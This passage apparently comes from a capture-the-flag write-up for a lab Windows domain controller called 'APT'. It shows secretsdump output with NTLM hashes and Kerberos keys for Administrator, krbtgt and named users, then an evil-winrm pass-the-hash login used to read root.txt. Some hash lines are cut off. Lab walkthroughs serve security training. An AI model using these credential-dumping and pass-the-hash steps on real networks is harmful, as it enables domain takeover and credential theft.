[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c370bddf384a691d811ff3495e8a72e

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:738f00ed06dc528fd7ebb7a010e50849:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
```

```
henry.vinson:1105:aad3b435b51404eeaad3b435b51404ee:e53d87d42adaa3ca32bdb34a876cbf

henry.vinson_adm:1106:aad3b435b51404eeaad3b435b51404ee:4cd0db9103ee1cf87834760a348

APT$:1001:aad3b435b51404eeaad3b435b51404ee:d167c3238864b12f5f82feae86a7f798:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-
96:72f9fc8f3cd23768be8d37876d459ef09ab591a729924898e5d9b3c14db057e3
Administrator:aes128-cts-hmac-sha1-96:a3b0c1332eee9a89a2aada1bf8fd9413
Administrator:des-cbc-md5:0816d9d052239b8a
krbtgt:aes256-cts-hmac-sha1-
96:b63635342a6d3dce76fcbca203f92da46be6cdd99c67eb233d0aaaaaa40914bb
krbtgt:aes128-cts-hmac-sha1-96:7735d98abc187848119416e08936799b
krbtgt:des-cbc-md5:f8c26238c2d976bf
henry.vinson:aes256-cts-hmac-sha1-
96:63b23a7fd3df2f0add1e62ef85ea4c6c8dc79bb8d6a430ab3a1ef6994d1a99e2
henry.vinson:aes128-cts-hmac-sha1-96:0a55e9f5b1f7f28aef9b7792124af9af
henry.vinson:des-cbc-md5:73b6f71cae264fad
henry.vinson_adm:aes256-cts-hmac-sha1-
96:f2299c6484e5af8e8c81777eaece865d54a499a2446ba2792c1089407425c3f4
henry.vinson_adm:aes128-cts-hmac-sha1-96:3d70c66c8a8635bdf70edf2f6062165b
henry.vinson_adm:des-cbc-md5:5df8682c8c07a179
APT$:aes256-cts-hmac-sha1-
96:4c318c89595e1e3f2c608f3df56a091ecedc220be7b263f7269c412325930454
APT$:aes128-cts-hmac-sha1-96:bf1c1795c63ab278384f2ee1169872d9
APT$:des-cbc-md5:76c45245f104a4bf
[*] Cleaning up...
```

got ROOT (Administrator)

```
kali@kali:~$ evil-winrm -i APT -u "Administrator" -H
"c370bddf384a691d811ff3495e8a72e2"

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\Administrator\Documents> ls
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\Administrator\Documents> cat
```

```
../Desktop/root.txt
0659badd781ddded88c5c0e98351d7e0
```